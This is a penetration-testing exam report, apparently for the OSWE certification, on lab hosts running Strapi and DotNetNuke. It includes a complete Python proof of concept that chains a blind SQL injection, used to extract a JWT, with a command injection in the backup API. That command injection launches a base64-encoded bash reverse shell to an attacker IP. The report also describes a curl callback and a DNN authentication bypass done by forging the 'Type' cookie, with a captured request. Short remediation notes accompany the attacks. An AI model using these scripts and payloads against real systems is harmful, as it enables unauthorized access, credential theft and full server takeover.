



Offensive Security

OSWE Exam Documentation

v.1.0



©

All rights reserved to Offensive Security, 2019.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive-Security.



Table of Contents

1.0 Offensive-Security OSWE Exam Documentation	3
2.0 192.168.129.119: Strapi.....	4
2.1 Proof.txt	4
2.2 Vulnerability 1.....	4
2.3 Vulnerability 2.....	9
2.4 PoC Code	11
2.5 Steps.....	13
3.0 192.168.129.121: DNN.....	18
3.1 Proof.txt	18
3.2 Vulnerability 1.....	18
3.3 Vulnerability 2.....	21
3.4 PoC Code	22
3.5 Steps.....	23
4.0 Additional Items Not Mentioned in the Report.....	35



1.0 Offensive-Security OSWE Exam Documentation

The Offensive Security OSWE exam documentation contains all efforts that were conducted in order to pass the Offensive Security Certified Expert exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has the technical knowledge required to pass the qualifications for the Offensive Security Web Expert certification.

The student will be required to fill out this exam documentation fully and to include the following sections:

- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included



2.0 192.168.129.119: Strapi

2.1 Proof.txt

```
awae@webapi-vic:~$ /sbin/ifconfig
/sbin/ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.129.119 netmask 255.255.255.0 broadcast 192.168.129.255
        inet6 fe80::250:56ff:fe8a:ca53 prefixlen 64 scopeid 0x20<link>
          ether 00:50:56:8a:ca:53 txqueuelen 1000 (Ethernet)
            RX packets 476704 bytes 32138849 (32.1 MB)
            RX errors 0 dropped 524 overruns 0 frame 0
            TX packets 474176 bytes 36209502 (36.2 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 46955 bytes 10876058 (10.8 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 46955 bytes 10876058 (10.8 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

awae@webapi-vic:~$ cat proof.txt
cat proof.txt
a4580f3ae0a1b5ffffa7769adfe393efeaawae@webapi-vic:~$
```

2.2 Vulnerability 1

During analysis of the Strapi application it was found that the “*id*” parameter found in endpoint “/posts/countid” was vulnerable to blind based SQL injection. This was revealed using a “gray-box” approach, by placing a single tick (‘) in the “*id*” parameter it produced a SQL query error that can be viewed within the NodeJS console.

```
awae@webapi-db:~/exam 87x22
  at PromiseArray._promiseFulfilled (/home/awae/exam/node_modules/bluebird/js/release/promise_array.js:144:14)
  at Promise._settlePromise (/home/awae/exam/node_modules/bluebird/js/release/promise.js:574:26)
  at Promise._settlePromise0 (/home/awae/exam/node_modules/bluebird/js/release/promise.js:614:10)
  at Promise._settlePromises (/home/awae/exam/node_modules/bluebird/js/release/promises.js:694:18)
  at _drainQueueStep (/home/awae/exam/node_modules/bluebird/js/release/async.js:138:12)
  at _drainQueue (/home/awae/exam/node_modules/bluebird/js/release/async.js:131:9)
  at Async._drainQueues (/home/awae/exam/node_modules/bluebird/js/release/async.js:147:5)
    code: 'ER_PARSE_ERROR',
    errno: 1064,
    sqlMessage:
      'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''\\'' at line 1',
    sqlState: '42000',
    index: 0
  sql: "select count(*) from `posts` where id=1\\'" }
```

192.168.129.118:1337/posts/countid?id=1' | Offensive Security | Kali Linux | Kali Tools | Exploit-DB | RIPS - Kali Forums | NetHunter {"message": "An internal server error occurred", "statusCode": 500, "error": "Internal Server Error"}



While viewing the permissions of Posts within the Strapi administrative panel it revealed that the **"countid"** method was publicly available and required no authentication to interact with **"/posts/countid"** endpoint.

The screenshot shows the Strapi administrative interface at the URL 192.168.129.118:1337/admin/plugins/users-permissions/roles/edit/3. The left sidebar has a dark theme with categories like CONTENT TYPES (Backups, Posts, Users), PLUGINS (Content Manager, Content Type Builder, Files Upload, Roles & Permission), and GENERAL (Plugins, Marketplace, Configurations). The main content area is titled 'Public' and describes it as the 'Default role given to unauthenticated user.' It includes 'Role details' (Name: Public, Description: Default role given to unauthenticated user) and a 'Permissions' section for the 'Post' content type. Under 'APPLICATION', the following permissions are listed:

Action	Method	Description
count	GET	Count posts
createrelation	POST	Create relation
find	GET	Find posts
updaterelation	PUT	Update relation
countid	GET	Count posts by id
destroy	DELETE	Destroy post
findone	GET	Find one post
update	PUT	Update post

Further analysis confirmed that by injecting a **SLEEP** query the endpoint would return with a **404 Not Found** response error, confirming that the query was interpreted by the backend database.

```
Tue Mar 03 13:54:22
[root~/AWAE_exam/strapi]# curl -v 'http://192.168.129.118:1337/posts/countid?id=sleep(12)' |grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
*   Trying 192.168.129.118...
* TCP_NODELAY set
  % Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
               Dload  Upload   Total   Spent   Left  Speed
0          0    0     0    0     0       0      0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.129.118 (192.168.129.118) port 1337 (#0)
> GET /posts/countid?id=sleep(12) HTTP/1.1
> Host: 192.168.129.118:1337
> User-Agent: curl/7.60.0
> Accept: /*
>
0          0    0     0    0     0       0      0 --:--:-- 0:00:11 --:--:-- 0< HTTP/1.
1 404 Not Found
< Vary: Origin
< Content-Type: application/json; charset=utf-8
< X-Powered-By: Strapi <strapi.io>
< Content-Length: 60
< Date: Tue, 03 Mar 2020 18:55:36 GMT
< Connection: keep-alive
<
{ [60 bytes data]
100 60 100 60 0 0 4 0 0:00:15 0:00:12 0:00:03 12
* Connection #0 to host 192.168.129.118 left intact
(23) Failed writing body
```

In order to take advantage of the SQL injection vulnerability an “**IF**” statement will be used to extract data from the MySQL database. The below query tests if the first character of the “**jwt**” token within the “**jwts**” table contains a particular value. If the query returns true the application will sleep for 9 seconds, if the query returns false the application will sleep for 12 seconds.

```
IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d"e",sleep(9),sleep(12))+
```

Example of query sleeping for 9 seconds returning True:



```

root@AWAE_exam:strapi# curl -v 'http://192.168.129.118:1337/posts/countid?id=IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d%22e%22,sleep(9),sleep(12))' |grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
* Trying 192.168.129.118...
* TCP_NODELAY set
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total Spent  Left  Speed
0       0     0     0     0     0  --:--:-- 0:00:08  --:--:-- 0< HTTP/1.1 404 Not Found
< Vary: Origin
< Content-Type: application/json; charset=utf-8
< X-Powered-By: Strapi <strapi.io>
< Content-Length: 60
< Date: Tue, 03 Mar 2020 22:27:08 GMT
< Connection: keep-alive
<
{ [60 bytes data]
100  60 100  60  0  6  0 0:00:10 0:00:09 0:00:01 15
--:--:-- 0:00:08 --:--:-- 0< HTTP/1.1 404 Not Found
100  60 100  60  0  6  0 0:00:10 0:00:09 0:00:01 15
Connection: close
Upgrade-Insecure-Requests: 1

```

Example of application sleeping for 12 seconds returning False:

Request

Raw Params Headers Rec.

Target: http://192.168.129.118:1337

Request

Raw Params Headers Rec.

Target: http://192.168.129.118:1337

Request

Raw Headers Hex JSON Beautifier

Response

Raw Headers Hex JSON Beautifier

Done

Due to constraints of trying to return multiple rows while using an IF case, it was discovered that the application would return a **500 Internal Error** response code if the value were true and a **404 Not Found** response code if the value was false. This required a query that would instruct the backend database to execute a query would return multiple rows if the statement were true.

192.168.129.118:1337/posts/countid?id=IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d%22e%22,(select+id+from+jwts),0)

Offensive Security Kali Linux Kali Tools Exploit-DB RIPS - Kali Forums NetHunter KNOSS - XSS Disco... JSON Web Tokens - j... Most Vi

{"message": "An internal server error occurred", "status": "error", "code": 500}

The blind SQL injection vulnerability was leveraged to obtain a valid Json Web Token (JWT) from the MySQL database in order to perform an authentication bypass into the Strapi administrative panel. The following snippet of code performs the JWT extraction and publishes a new post by checking if the Authorization is true.

```
def verify_login(header):
    headers = {"Connection": "close", "Authorization": "Bearer "+str(header),
    "Upgrade-Insecure-Requests": "1"}
    response = session.post("http://"+ipaddr+":1337/posts",
    headers=headers, verify=False)
    print(response.content)

def char_check(cur_char,cur_pos):
    injection =
    "IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
    har))+"),+(select+id+from+jwts),0)"
    response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)

    if response.status_code == 500:
        return True
    else:
        return False

stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()

alpha =
['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
    stop = True
    for j in alpha:
        if char_check(j,i) == True:
            stop = False
            sys.stdout.write(j)
            sys.stdout.flush()
            token=token+j
            break
    if stop == True:
        break
```

By examining the code located in **"/home/awae/exam/api/post/services/Post.js"** it was confirmed that the input is taken directly from the query on line 77. In order to prevent against SQL injection attacks while still maintaining full application functionality is to use parameterized queries (also known as prepared statements). When utilizing this method of querying the database, any value supplied by the



client will be handled as a string value rather than part of the SQL query. Additionally, when utilizing parameterized queries, the database engine will automatically check to make sure the string being used matches that of the column. For example, the database engine will check that the user supplied input is an integer if the database column is configured to contain integers.

2.3 Vulnerability 2

During code analysis of “*/home/awae/exam/api/backup/service/Backup.js*” it was found that the Backups API was vulnerable to a command injection vulnerability. It was discovered that on line 117 was performing a system using the “**exec**” method, the command contains user-controlled component.

```
112      let buff = new Buffer(values.pwd, 'base64');
113      let b64dPwd = buff.toString('ascii');
114      var dbname = values.name.split(' ')[0];
115      var scm = ` /usr/bin/mysqldump -p${b64dPwd} ${dbname} > public/uploads/${values.name}.sql`;
116      console.log(scm);
117      let res = exec(scm, (error, stdout, stderr) => {
```

The “**scm**” string comprises of the command that is later passed to the **exec** method, it takes the password and dbname arguments from the API call, this will be discussed in further detail in a later section. By creating a new backup via the backup endpoint with the following: `{"name": "curl 192.168.119.129: #_12_34_5679", "pwd": "pass1234"}`, by using a semicolon (;) followed with an additional command such as curl the “**scm**” will execute both **/usr/bin/mysqldump** and the additional command.

```
Request
Raw Params Headers Hex JSON Web Tokens JSON Beautifier
POST /backups HTTP/1.1
Host: 192.168.129.118:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Content-Type: application/json; charset=utf-8
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkxVCJ9.eyJpZCI6MSviaWF0IjoxNTgzMjc4NTA1LCJleHAiOjE1ODMzMjQ5MDV9.54mpu7Q7kyZzoaf3U3wo5jgpnCJTceHvS9hkfrweSAE
Origin: http://192.168.129.118:1337
Connection: close
Content-Length: 75

{"name": "curl 192.168.119.129 #_12_34_5679", "pwd": "pass1234"}
```

```
/usr/bin/mysqldump -p%Wmx ;/usr/bin/curl 192.168.119.129 # > public/uploads;/usr/bin/curl 192.168.119.129 #_12_34_5679.sql
$stdout: Usage: mysqldump [OPTIONS] database [tables]
$DR   mysqldump [OPTIONS] -databases [OPTIONS] DB1 [DB2 DB3...]
$DR Done mysqldump [OPTIONS] --all-databases [OPTIONS]
For more options, use mysqldump --help
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
```

```
Response
Raw Headers
HTTP/1.1 200 OK
Vary: Origin
Vary: X-Forwarded-For
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: WWW-Authenticate, Server-Authorization
Content-Type: application/json; charset=utf-8
X-Powered-By: Strapi <strapi.io>
Content-Length: 159
Date: Wed, 04 Mar 2020 05:40:54 GMT
Connection: close

{"id":12,"name":"curl 192.168.119.129 #_12_34_5679","created_at":"2020-03-04T05:40:55.000Z","updated_at":"2020-03-04T05:40:55.000Z","pwd":"pass1234"}
```

Request from the Strapi server:



Tue Mar 03:22:31:34

```
[root~/AWAE_exam/strapi]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.129.118 - - [03/Mar/2020 22:33:13] "GET / HTTP/1.1" 200 -
```

A command Injection vulnerability manifests when an application code sends untrusted user input to an interpreter as part of a command or query. It's recommended that sanitize input before it passed to the exec command. An additonal method is use the **SPAWN** method instead of exec method if the **scm** instruction is necessary.

The code beneath can be used to receive a reverse shell from the server. Please note that a valid JWT must be provided.

```
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129"#Replace IP
att_port = "4444"          #Replace Port
cmd = "bash -i >& /dev/tcp/" + att_ip + "/" + att_port + " 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))

backup = "http://" + ipaddr + ":1337/backups"
header = {"Authorization": "Bearer " + str(token), "Content-Type": "application/json", "Connection": "close"}
data = {"name": ";echo "+encodedStr+"| base64 --decode | bash #_12_34_5679", "pwd": "pass1234"}
requests.post(backup, headers=header, json=data)
```

2.4 PoC Code

```
#!/usr/bin/python3
import requests
import urllib3
import json
import sys
import base64
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
session = requests.Session()
ipaddr = sys.argv[1]
def char_check(cur_char,cur_pos):
    injection =
"IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
har))+"),+(select+id+from+jwts),0)"
    response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)
    if response.status_code == 500:
        return True
    else:
        return False
stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()
alpha =
['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
    stop = True
    for j in alpha:
        if char_check(j,i) == True:
            stop = False
            sys.stdout.write(j)
            sys.stdout.flush()
            token=token+j
            break
        if stop == True:
            break
print('\n[+]Token: \n'+token)
print("[+]Popping shell[+]")
print('-----')
stop = True
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129"#Replace IP
att_port = "4444" #Replace Port
#base64 encode command
cmd = "bash -i >& /dev/tcp/"+att_ip+"/"+att_port+" 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))
#Send Payload to backups
backup = "http://192.168.129.119:1337/backups"
header = {"Authorization": "Bearer " +str(token) , "Content-Type":
"application/json", "Connection": "close"}
data = {"name": ";echo "+encodedStr+"| base64 --decode |bash #_12_34_5679", "pwd":
"pass1234"}
requests.post(backup, headers=header, json=data)
```



2.5 Steps

By chaining the two discovered vulnerabilities it allowed an authentication bypass to be performed and executed arbitrary commands on the Strapi system, allowing an unauthenticated user to completely control the underlying system. The steps are detailed below and will be broken into two parts, auth bypass and cmd injection.

- Auth Bypass:

Using the provided script to extract a valid Json Web Token (JWT) from the database, because the “**countid**” method is publicly available meaning that no prior authentication is needed to access it.



```
def verify_login(header):
    headers = {"Connection": "close", "Authorization": "Bearer "+str(header),
    "Upgrade-Insecure-Requests": "1"}
    response = session.post("http://"+ipaddr+":1337/posts",
    headers=headers,verify=False)
    print(response.content)

def char_check(cur_char,cur_pos):
    injection =
"IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
har))+"),+(select+id+from+jwts),0)"
    response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)

    if response.status_code == 500:
        return True
    else:
        return False

stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()

alpha =
['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
    stop = True
    for j in alpha:
        if char_check(j,i) == True:
            stop = False
            sys.stdout.write(j)
            sys.stdout.flush()
            token=token+j
            break
```

The code used above is used to iterate through the alphanumeric characters present in a legitimate JWT using the array and checking that each character within that position of the SQL injection query contains the value of the checked character. Since the query used was being injected into a **SELECT** statement, the **IF** statement caused the application to error if multiple rows were attempted to be returned, for this reason the “**+(select+id+from+jwts),0**” path was added to the **IF** statement. If the checked character was equal to the character being extracted from the jwt, the **IF** statement made the application respond with a **500 Internal Error** status code due to the **“select+id+from+jwts”** returning multiple rows. Using the **500 Internal Error** status code response from the application successfully validated that character in the JWT, this iterated through the entire JWT until the entire value was extracted.



The select statement must be taken into consideration if other items need to be retrieved from other tables within the database.

The result of the above snippet will be stored in the “token” variable and signifies a valid JWT is being used for authentication by submitting a new post to the **posts** api.

- CMD Injection

The code snippet below was used to gain a reverse shell on the Strapi application.

```
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129" #Replace IP
att_port = "4444"           #Replace Port
cmd = "bash -i >& /dev/tcp/" + att_ip + "/" + att_port + " 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))

backup = "http://" + ipaddr + ":1337/backups"
header = {"Authorization": "Bearer " + str(token), "Content-Type": "application/json", "Connection": "close"}
data = {"name": ";echo "+encodedStr+"| base64 --decode | bash #_12_34_5679", "pwd": "pass1234"}
requests.post(backup, headers=header, json=data)
```

In order to interact and execute a request to the Backup endpoint, the **Content-Type** needed to be set to **“application/json”** and the name and password parameters of the backup had to follow a predefined format.

Inspecting the Backup.js file used by the Strapi application, presented the following:

```
103: const relations = _.pick(values, Backup.associations.map(ast => ast.alias));
104: const data = _.omit(values, Backup.associations.map(ast => ast.alias));
105: const schema = Joi.object().keys({
106:   name: Joi.string().regex(/.+[_][0-9]{2}[_][0-9]{2}[_][0-9]{4}\$/).required(),
107:   pwd: Joi.string().regex(/^[_a-zA-Z0-9-_=+]{8,64}\$/).required()
108: });
109: const result = Joi.validate({ name: values.name, pwd: values.pwd }, schema);
110: if (result.error === null) {
111:   // Create entry with no-relational data.
112:   let buff = new Buffer(values.pwd, 'base64');
113:   let b64dPwd = buff.toString('ascii');
114:   var dbname = values.name.split('_')[0];
115:   var scm = ` /usr/bin/mysqldump -p${b64dPwd} ${dbname} >
public/uploads/${values.name}.sql`;
116:   console.log(scm);
117:   let res = exec(scm, (error, stdout, stderr) => {
```



The name and password field were required to pass a regular expression (regex) check on lines 106-107. For the name parameter it's required to adhere to the following format: “**abc_12_34_4567**”, any character followed by two groups of two digits and a group of 4 digits, each segment had to be separated by an underscore (“_”). The password regex must contain alpha-numeric characters with a minimum length of 8. Therefore, “test1234” as a password is passed as valid.

On line 112, the application takes the password and base64 encodes it, while on line 114 the dbname of is split before the first occurrence, thus only abc from the provided example will remain as the dbname. By adding a second command with a semi-colon (;) and commenting out remaining statement with a hash-sigh (“#”), for example “;**<some cmd>#** will execute arbitrary commands.

The following bash reverse-shell payload was used to obtain code execution:

```
bash -i >& /dev/tcp/192.168.119.129/4444 0>&1
```

If the above bash command was put directly within the name of the backup, it would end up breaking the **scm exec** command. Therefore, by base64 encoding the payload then piping it to base64 decode then bash gives the backup name like the following:

```
;echo YmFzaCAtSA+JiAvZGV2L3RjcC8xOTIuMTY4LjExOS4xMjkvNDQ0NCAwPiYx| base64 --decode  
|bash #_12_34_5679.sql
```

By executing the completed exploit script, it bypasses authentication and executes a bash reverse shell to the Strapi application server.

```
Wed Mar 04:01:26:27  
[root~/AWAE_exam/strapi]# ./Final.py  
[+] Please Wait:  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTgzMjgwMDAyLCJleHAiOjE1ODMzMjY0MDJ9.eZYb9h9kSK7K2M2Tq2ThmHeHeX2ppbe-d9l1EF0QMRE  
[+]Token:  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTgzMjgwMDAyLCJleHAiOjE1ODMzMjY0MDJ9.eZYb9h9kSK7K2M2Tq2ThmHeHeX2ppbe-d9l1EF0QMRE  
[+]Prepping shell please wait  
=====  
Wed Mar 04:01:28:17  
[root~/AWAE_exam/strapi]#  
  
awae@webapi-vic:~$ ifconfig  
ifconfig  
Command 'ifconfig' is available in '/sbin/ifconfig'  
The command could not be located because '/sbin' is not included in the PATH environment variable.  
This is most likely caused by the lack of administrative privileges associated with your user account.  
ifconfig: command not found  
awae@webapi-vic:~$ /sbin/ifconfig  
/sbin/ifconfig  
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.129.119 netmask 255.255.255.0 broadcast 192.168.129.255  
inet6 fe80::250:56ff:fe8a:ca53 prefixlen 64 scopeid 0x20<link>  
ether 00:50:56:8a:ca:53 txqueuelen 1000 (Ethernet)  
RX packets 476704 bytes 32138849 (32.1 MB)  
RX errors 0 dropped 524 overruns 0 frame 0  
TX packets 474176 bytes 36209502 (36.2 MB)
```



3.0 192.168.129.121: DNN

3.1 Proof.txt

```
d:\----- 6/22/2013 3:55 PM\Users\Public\Videos\Screen\20200622_192129_000
-a---          3/5/2020 12:54 PM\Met.WebClient32\proof.txttring('http://192.168.129.121:7071/')

PS C:\Users\Public> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . . . . . : 
    IPv4 Address . . . . . : 192.168.129.121
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.120.254
                                         192.168.129.254

Tunnel adapter isatap.{E13669A3-18CD-4B9F-8E2C-7316B19CEC74}:

    Media State . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : 

PS C:\Users\Public> type proof.txt
8b9087eed1d1141a25911eb6a9b0d317
PS C:\Users\Public>
```

3.2 Vulnerability 1

While testing the DotNetNuke application an authentication bypass vulnerability was performed by manipulating the “**Type**” cookie to a custom value, allowing access to the DotNetNuke administrative panel without valid credentials.

By reviewing the DNN authentication logic in DotNetNuke.dll, DotNetNuke.Security.Membership namespace, AspNetMembershipProvider class, UserLogin method starting on line 1423, the following is observed:



```

1422 // Token: 0x060000DF6 RID: 3574 RVA: 0x00034E44 File Offset: 0x00033044
1423 public override UserInfo UserLogin(int portalId, string username, string password, string authType, string verificationCode, ref UserLoginStatus loginStatus)
1424 {
1425     loginStatus = UserLoginStatus.LOGIN_FAILURE;
1426     DataCache.ClearUserCache(portalId, username);
1427     DataCache.ClearCache(AspNetMembershipProvider.GetCacheKey(username));
1428     string authType2 = this.GetAuthType(authType);
1429     UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);
1430     if (userInfo != null && userInfo.IsDeleted)
1431     {

```

On line 1428 the application checks if the “authType2” contains the string “DNN” then goes on to line 1474 where AspNetMembershipProvider.ValidateLogin if the user is valid.

```

473     bool flag = false;
474     loginStatus = AspNetMembershipProvider.ValidateLogin(username, authType2, userInfo, loginStatus, password, ref flag, portalId);
475     if (!flag)
476     {
477         userInfo = null;
478     }

```

The ValidateLogin method on line 740-770 within the same namespace checks if the “authType2” is equal to “DNN”, and will authenticate based on the users, username and password returning true. If the it returns false, validation is only completed based on the username of the account.

```

740 // Token: 0x060000C4 RID: 3524 RVA: 0x00034130 File Offset: 0x00032330
741 private static UserLoginStatus ValidateLogin(string username, string authType, UserInfo user, UserLoginStatus loginStatus, string password, ref bool bValid, int portalId)
742 {
743     if (loginStatus != UserLoginStatus.LOGIN_USERLOCKEDOUT && (loginStatus != UserLoginStatus.LOGIN_USERNOTAPPROVED || user.IsInRole("Unverified Users")))
744     {
745         if (authType == "DNN")
746         {
747             if (user.IsSuperUser)
748             {
749                 if (AspNetMembershipProvider.ValidateUser(username, password))
750                 {
751                     loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
752                     bValid = true;
753                 }
754             }
755             else if (AspNetMembershipProvider.ValidateUser(username, password))
756             {
757                 loginStatus = UserLoginStatus.LOGIN_SUCCESS;
758                 bValid = true;
759             }
760         }
761         else if (user.IsSuperUser)
762         {
763             loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
764             bValid = true;
765         }
766         else
767         {
768             loginStatus = UserLoginStatus.LOGIN_SUCCESS;
769             bValid = true;
770         }

```

After a successfully login it was noticed the “**Type=p+oPp2DjV8E=**” was being implemented inside the cookie by default. Further investigation of this variable, determined that it was being encrypted and stored within “authType2” with the value of “DNN”. In the typical login flow, the user provides this type and upon reaching the “ValidateLogin” method the password is checked. This was taken advantage by injecting a modified “**Type**” value to successfully bypass authentication into the administrative panel by only presenting a valid username in this case the username “**admin**” was used. The value injected must meet the condition in “**UserLogin**” after it is decrypted.

```

1428     string authType2 = this.GetAuthType(authType);
1429     UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);

```

This condition was met by using the value “**Type=q2kWVLHEeQ=**”, the presented value decrypts into “**DNNx**” which passes the validation in the above screenshot and calls the “**GetUserByName**”



method and then validates the login within “**ValidateLogin**” only based on the username and any arbitrary password.

```
Request to http://192.168.129.121:80
Forward Drop Intercept is on Action Comment this item [?]
Raw Params Headers Hex ViewState
Referer: http://192.168.129.121/dnn/Login?returnurl=/dnn&popUp=true
Cookie: dnn_IsMobile=False; language=en-US;
ASPXANONYMOUS=vgChodPhC84ffKHZyzOkzXIAIcZ3loOy134YpPhHNZOFga6DFDuD2PyoIPpKoNVfGMh1qZvEWYs21IuCxhJOK9FJ1TuS2K-nAID95tVF6c
48rEWQ____RequestVerificationToken_L2Rubg2=lov7Baq7jDGBpIkgsST4z0uhCFCWJyCpcLkr010CxfLp2BPMWtfngMAuFctN6fHKiXPeg2;
Type=q2kWVlHEEeQ=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----104762455710190327111634688728
Content-Length: 2051

-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTTARGET"
dnn$ctr$Login>Login_DNN$cmdLogin
-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTARGUMENT"

-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATE"
s1fBB+mCbB+eRUATLM2EOdZ+0dsuJf85gzMX1brcWk/e9fUbCf8AxKY7Q2GfFykOH223awcW4L5dShnBNK3XRftKnw9eImGU5P6HqR7Eg+xErtMIN5gnNWZf
tFWL9R6g5FRXmSQeWDcmob1kn085SUciYQus12/szrmfpd3Mrii5F9pDxIOHOpqBlaVx51JB2xPqFo9IgQxKODf+SSk01BKTNARgY5i62ijLKvUIC198o3eK
O6+kccmRZ+ApbeQFfX00nx0KJ9TmEkFJyQgRp6rrbfqFOay2N3hdFWn1oldH3VKO2N2VEFK00v2d06sNaJJyvi12DU3GCgl5DayW1UVEXEJsj/hOAN/3gK/6x
rXuEKHJ1m1X0HwX7I8mIZWt49iQX+sJniUcZ4RC6IDPbeUKqPNPt6bQm37vsZVY14xzrjb2CNgJqFWHUKor5zFF2W2xi3Lk8L3OuH
-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"
B10B99E0
-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEENCRYPTED"

-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTVALIDATION"
r9PT19G0hM12I6auJeT+qEtGNhr5Coh0fSzorszwOXEBPIjIpu9nM18Qf0049bnncnbo04QBmBWCl+GWPq6bf7QhRm6Ex+DJ9XVPW6mlsfVNqOKxw1XtNbQ9u
s1P6o0QWC3NU/2Yg;LUNDGV;K=iv;I=09;CvSE+V1LgF2Er+V4+CFe2m+jCzB6gIIHr7vcOZUN9g+909g==
-----104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login>Login_DNN$txtUsername"
admin
-----104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login>Login_DNN$txtPassword"
thisisnotright
-----104762455710190327111634688728
Content-Disposition: form-data; name="ScrollTop"
```



By supplying the altered Type value and an incorrect password, allowed access to the admin account.

